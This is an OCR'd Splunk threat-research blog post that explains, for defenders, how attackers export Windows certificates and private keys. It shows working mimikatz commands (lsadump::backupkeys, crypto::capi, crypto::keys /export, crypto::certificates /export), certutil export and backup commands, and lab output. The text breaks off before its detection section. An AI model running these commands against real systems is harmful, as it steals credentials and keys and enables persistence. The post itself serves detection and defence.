
Security MARCH 23, 2023 | 11 MINUTE READ

Breaking the Chain: Defending Against Certificate Services Abuse



By Splunk Threat Research Team

Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

In recent years, there have been several high-profile cyber attacks that have involved the abuse of digital certificates. Digital certificates are electronic credentials that verify the identity of an entity, such as a person, organization, or device, and establish trust between parties in online transactions. They are commonly used to encrypt and sign data, authenticate users and devices, and secure network communications. One such large public attack that involved digital certificates was the 2020 SolarWinds hack, where the adversary was able to abuse ADFS, extract private keys and forge certificates; allowing the use of compromised certificates to evade detection and move laterally within the targeted networks. As defenders ramped up detection of adversary tradecraft, SpecterOps published research outlining the flaws of attackers abusing Active Directory Certificate Services, including certificate theft, account persistence, domain escalation, and domain persistence.


This blog describes common certificate abuses leveraged by current and relevant adversaries in the wild. Defenders will learn multiple methods adversaries use to obtain certificates, how to gather relevant logs and ways to mitigate adversaries stealing certificates.

What Is the Certificate Store?

The Windows certificate store is a special place on your Windows computer where important files called certificates are stored. These certificates are like special keys that help your computer talk securely to other computers and websites. Two recent events have outlined how important certificates

For Windows, certificates are typically stored within the registry under HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates, or for the local system - under

%APPDATA%\Microsoft\SystemCertificates\My\Certificates\. The associated user private key locations are primarily at %APPDATA%\Microsoft\Crypto\RSA\User SID\ for CAPI keys and %APPDATA%\Microsoft\Crypto\Keys\ (Schroeder and Christensen, Certified pre-owned 2021).



Splunk, 2023, Registry Editor

Certificate Services Abuse on Windows

There are multiple methods to extract or export certificates on Windows using native binaries or third party utilities. This section showcases a few different methods to perform these tasks on a Windows endpoint.

mimikatz

mimikatz utilizes a native approach to access the crypto libraries on Windows, as outlined in the source code. mimikatz will utilize the cryptdll.dll module within Windows to load up the crypto export functions and crypt32.dll module to implement many of the Certificate and Cryptographic Messaging functions. Initially in our testing we found that mimikatz generated no visible traces of certificates being exported, only a file modification of the certificate. Upon digging in further, we found a debug log, Microsoft-Windows-CAPI2 (more on this in the Detection section), that did capture mimikatz exporting certificates. Note that detecting mimikatz itself (renamed, recompiled, module loads, process access, module load and so forth) may provide more value then enabling CAPI2 logs.

Let's dive into the two implementations provided by mimikatz.

```
lsadump::backupkeys /system:<computer> /export
```

or

```
lsadump::secrets
```

This first command utilizes the lsadump function to export the DPAPI backup keys. DPAPI is Windows Data Protection API. It's very possible additional audit logs may be present, however we were unable to get the additional auditing to generate when we exported via this function. Additional information on DPAPI and exporting of the master key was

```
mimikatz # lsadump::backupkeys /system:win-dc-mhaag-attack-range-84 /export

Current prefered key:       {bf9171b9-98bd-4f7a-84cd-d99ec7d98914}
  * RSA key
       |Provider name : Microsoft Strong Cryptographic Provider
       |Unique name   :
       |Implementation: CRYPT_IMPL_SOFTWARE ;
       Export         : OK - 'ntds_capi_0_bf9171b9-98bd-4f7a-84cd-d99ec7d98914.der'

Compatibility prefered key: {ad78b13b-13e8-42fb-a809-566f1b1e86d3}
  * Legacy key
6e45c4d2a0df6f7672df3a1e281f5230f77ac70f41b3e12407fe888a360607bd
257d23574c896a6c9e93f9ebdc2684e0b6199e35ad1e2dad71efcfdaffef4446
cc24f5e83cb1f8048baeaaf3ffb6a9713fdb53b7c6bdf3bc6f58f77b9fe566a6
a6f91918a36edfdb4bd8eec5dc3643ad9ae80cd6bf353025c07bb779fa79df93
d273fa4df04eceeba0680c931e3ba07c233641269e12c3fd7236579fd8b76b14
c6f9a7c18ff0e0031b27dc88660f14df6a1e7c7e27a32734af5611d92c3aef05
69a3b8d3cb56a978c1f5b95d7ba38746ee878d24ed3c88f78eff224e7181b43f
e4ebeba144f1f1876e4bc8cdf9d8575bc5df31c277836972aa4a0794f768cfb7

       Export         : OK - 'ntds_legacy_0_ad78b13b-13e8-42fb-a809-566f1b1e86d3.key'
```

Splunk, 2023, MimiKatz LSADump

Now we dig into the actual Crypto module within mimikatz. First we load up crypto::capi, then export the keys. Files will be written to disk in an obvious pattern - .keyx.rsa.pvk.

If the private key is non-exportable, mimikatz's crypto::capi and crypto::cng commands can patch the CAPI and CNG to allow exportation of private keys. crypto::capi patches CAPI in the current process whereas crypto::cng requires patching lsass.exe's memory. (Schroeder and Christensen, Certified pre-owned 2021)

```
crypto::capi
```

```
crypto::keys /export
```

```
mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::keys /export
 * Store         : 'user'
 * Provider      : 'MS_ENHANCED_PROV' ('Microsoft Enhanced Cryptographic Provider v1.0')
 * Provider type : 'PROV_RSA_FULL' (1)
 * CNG Provider  : 'Microsoft Software Key Storage Provider'

CryptoAPI keys :
    0. eae48e08-55fa-44a1-82d3-d766fc6218ef
    5cbb057d30ebdcafa7bbde7968861f88_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
        |Key Container : eae48e08-55fa-44a1-82d3-d766fc6218ef
        |Unique name   : 5cbb057d30ebdcafa7bbde7968861f88_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 2048 (0x00000800)
        Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : YES
        Private export : OK - 'user_capi_0_eae48e08-55fa-44a1-82d3-d766fc6218ef.keyx.rsa.pvk'

    1. te-ba0c51f5-8700-4ec5-9ec0-bbcf3b6b0eb1
    9d849abbebc12daf634fec49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
        |Key Container : te-ba0c51f5-8700-4ec5-9ec0-bbcf3b6b0eb1
        |Unique name   : 9d849abbebc12daf634fec49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 1024 (0x00000400)
        Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : YES
        Private export : OK - 'user_capi_1_te-ba0c51f5-8700-4ec5-9ec0-bbcf3b6b0eb1.keyx.rsa.pvk'

    2. administrator
    a18ca4003deb042bbee7a40f15e1970b_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
ERROR kuhl_m_crypto_l_keys_capi ; CryptGetUserKey (0x8009000d)

    3. te-0d713529-443a-4096-8775-2eec92c72870
    a1c271cec86d3ea4f71cdb60031c6885_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
        |Key Container : te-0d713529-443a-4096-8775-2eec92c72870
        |Unique name   : a1c271cec86d3ea4f71cdb60031c6885_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 1024 (0x00000400)
        Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : YES
        Private export : OK - 'user_capi_3_te-0d713529-443a-4096-8775-2eec92c72870.keyx.rsa.pvk'

CNG keys :
```

Splunk, 2023, MimiKatz Crypto CAPI

This method uses the Microsoft CryptoAPI (CAPI) or more modern Cryptography API: Next Generation (CNG) to interact with the certificate store. These APIs perform various cryptographic services that are needed for certificate storage and authentication (amongst other uses). (Schroeder and Christensen, Certified pre-owned 2021)


```
crypto::certificates /export
```

be .pfx and .der.


```
   Issuer   : DC=local, DC=attackrange, CN=attackrange-WIN-DC-MHAAG-AT-CA
   Serial   : 020000000000142ec40787964f510200000073
   Algorithm: 1.2.840.113549.1.1.1 (RSA)
   Validity : 1/30/2023 5:43:06 PM -> 1/30/2024 5:43:06 PM
   UPN      : administrator@attackrange.local
   Hash SHA1: b97988fb2c22aa77097690a96f67658bb42448bb
       Key Container  : 9d849abbebc12daf634fec49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
       Provider       : Microsoft Enhanced Cryptographic Provider v1.0
       Provider type  : RSA_FULL (1)
       Type           : AT_KEYEXCHANGE (0x00000001)
       |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
       |Key Container : te-ba0c51f5-8700-4ec5-9ec0-bbcf3b6b0eb1
       |Unique name   : 9d849abbebc12daf634fec49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
       |Implementation: CRYPT_IMPL_SOFTWARE ;
       Algorithm      : CALG_RSA_KEYX
       Key size       : 1024 (0x00000400)
       Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
       Exportable key : YES
       Public export  : OK - 'CURRENT_USER_My_0_Administrator.der'
       Private export : OK - 'CURRENT_USER_My_0_Administrator.pfx'

1. Administrator
   Subject  : DC=local, DC=attackrange, CN=Users, CN=Administrator
   Issuer   : DC=local, DC=attackrange, CN=attackrange-WIN-DC-MHAAG-AT-CA
   Serial   : 070000000000d388096382fa0e8c0700000073
   Algorithm: 1.2.840.113549.1.1.1 (RSA)
   Validity : 2/6/2023 1:03:36 PM -> 2/6/2024 1:03:36 PM
   UPN      : administrator@attackrange.local
   Hash SHA1: a07c8efd9dd4b2c94f6966f10d7cd463782686b1
       Key Container  : a1c271cec86d3ea4f71cdb60031c6885_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
       Provider       : Microsoft Enhanced Cryptographic Provider v1.0
       Provider type  : RSA_FULL (1)
       Type           : AT_KEYEXCHANGE (0x00000001)
       |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
       |Key Container : te-0d713529-443a-4096-8775-2eec92c72870
       |Unique name   : a1c271cec86d3ea4f71cdb60031c6885_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
       |Implementation: CRYPT_IMPL_SOFTWARE ;
       Algorithm      : CALG_RSA_KEYX
       Key size       : 1024 (0x00000400)
       Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
       Exportable key : YES
       Public export  : OK - 'CURRENT_USER_My_1_Administrator.der'
       Private export : OK - 'CURRENT_USER_My_1_Administrator.pfx'

2. administrator
   Subject  : CN=administrator, L=EFS, OU=EFS File Encryption Certificate
   Issuer   : CN=administrator, L=EFS, OU=EFS File Encryption Certificate
   Serial   : 178dbd0a6a3a2b47b7994f37822df157
   Algorithm: 1.2.840.113549.1.1.1 (RSA)
   Validity : 1/24/2023 10:04:17 PM -> 12/31/2122 10:04:17 PM
   UPN      : administrator@ATTACKRANGE
```

Splunk, 2023, MimiKatz Crypto Certificates

As found on disk -



Splunk, 2023, MimiKatz files on disk

```
crypto::certificates /systemstore:local_machine /store:my /export
```

This command specifies which store to export the certificate - again .pfx and .der written to disk.

```
6. test.atomic.com
   Subject   : CN=test.atomic.com
   Issuer    : CN=test.atomic.com
   Serial    : f29239c5dcb23348be3f9a7495a3f531
   Algorithm: 1.2.840.113549.1.1.1 (RSA)
```




```
      Type           : CNG Key (0xffffffff)
      |Provider name : Microsoft Software Key Storage Provider
      |Implementation: NCRYPT_IMPL_SOFTWARE_FLAG ;
      Key Container  : te-2b226e16-7763-451e-8ee3-5788fc771177
      Unique name    : f85bc519d7c7533ebb8a8edd0b336011_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
      Algorithm      : RSA
      Key size       : 2048 (0x00000800)
      Export policy  : 00000001 ( NCRYPT_ALLOW_EXPORT_FLAG ; )
      Exportable key : NO
      Public export  : OK - 'local_machine_my_6_test.atomic.com.der'
      Private export : OK - 'local_machine_my_6_test.atomic.com.pfx'
```

Splunk, 2023, Certificate Output

```
crypto::scauth /caname:ca /upn:atomic@art.local
```

Now, not specifically related to exporting, but this command will actually create a new smart card certificate in the store. Clever, right?



Splunk, 2023, MimiKatz Crypto scauth

CertUtil

Microsoft provides many native utilities to manage the certificate store on Windows. A few common ones include CertUtil, CertMgr and CertReq. A recent case of CertUtil being used to export PFX was identified in 2021 during the SolarWinds supply chain attack. The adversary, as outlined by Splunk, CISA and FireEye, exported the certificate to perform a Golden SAML attack. Follow the steps below or use Atomic Red Team to simulate - T1552.004.

```
certutil -Store My
```


This command will list all certificates under “My” store. Get the serial of the certificate to extract.

```
================ Certificate 6 ================
Serial Number: 31f5a395749a3fbe4833b2dcc53992f2
Issuer: CN=test.atomic.com
 NotBefore: 1/26/2023 9:58 PM
 NotAfter: 1/26/2024 10:18 PM
Subject: CN=test.atomic.com
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 5a752c9207730d787a9af0a11fdfd59f68a6eb8c
  Key Container = te-2b226e16-7763-451e-8ee3-5788fc771177
  Unique container name: f85bc519d7c7533ebb8a8edd0b336011_0f9a6540-7e5f-483a-aa2c-7d3cfa3e31c9
  Provider = Microsoft Software Key Storage Provider
Private key is NOT plain text exportable
Encryption test passed
```

Splunk, 2023, CertUtil.exe Certificate Output

Export

```
certutil -p password -exportPFX My 31f5a395749a3fbe4833b2dcc53992f2 c:\temp\atomic.pf
```




Splunk, 2023, CertUtil ExportPFX

In addition to extracting the certificate directly, an adversary who has access to the server also has the potential to backup the certificate database directly via the CertSrv.msc interface or via CertUtil.exe.

```
CertUtil.exe -backupDb c:\\temp\\certificates\\
```

or

```
Certutil.exe -backup c:\\CABackup
```




Splunk, 2023, CertUtil Backup

Files will be written to disk for all CertUtil.exe commands used here. It may not be a high fidelity event to alert on, but it may be worth monitoring for file writes across your fleet for certificates moving around.


PowerShell

PowerShell grants us two opportunities to extract certificates using Export-PFXCertificate and Export-Certificate Cmdlets. Both are similar enough that if an adversary was attempting to extract a certificate both would provide the avenue needed.




Splunk, 2023, PowerShell Export-Certificate

Certmgr.msc



Splunk, 2023, CertMGR

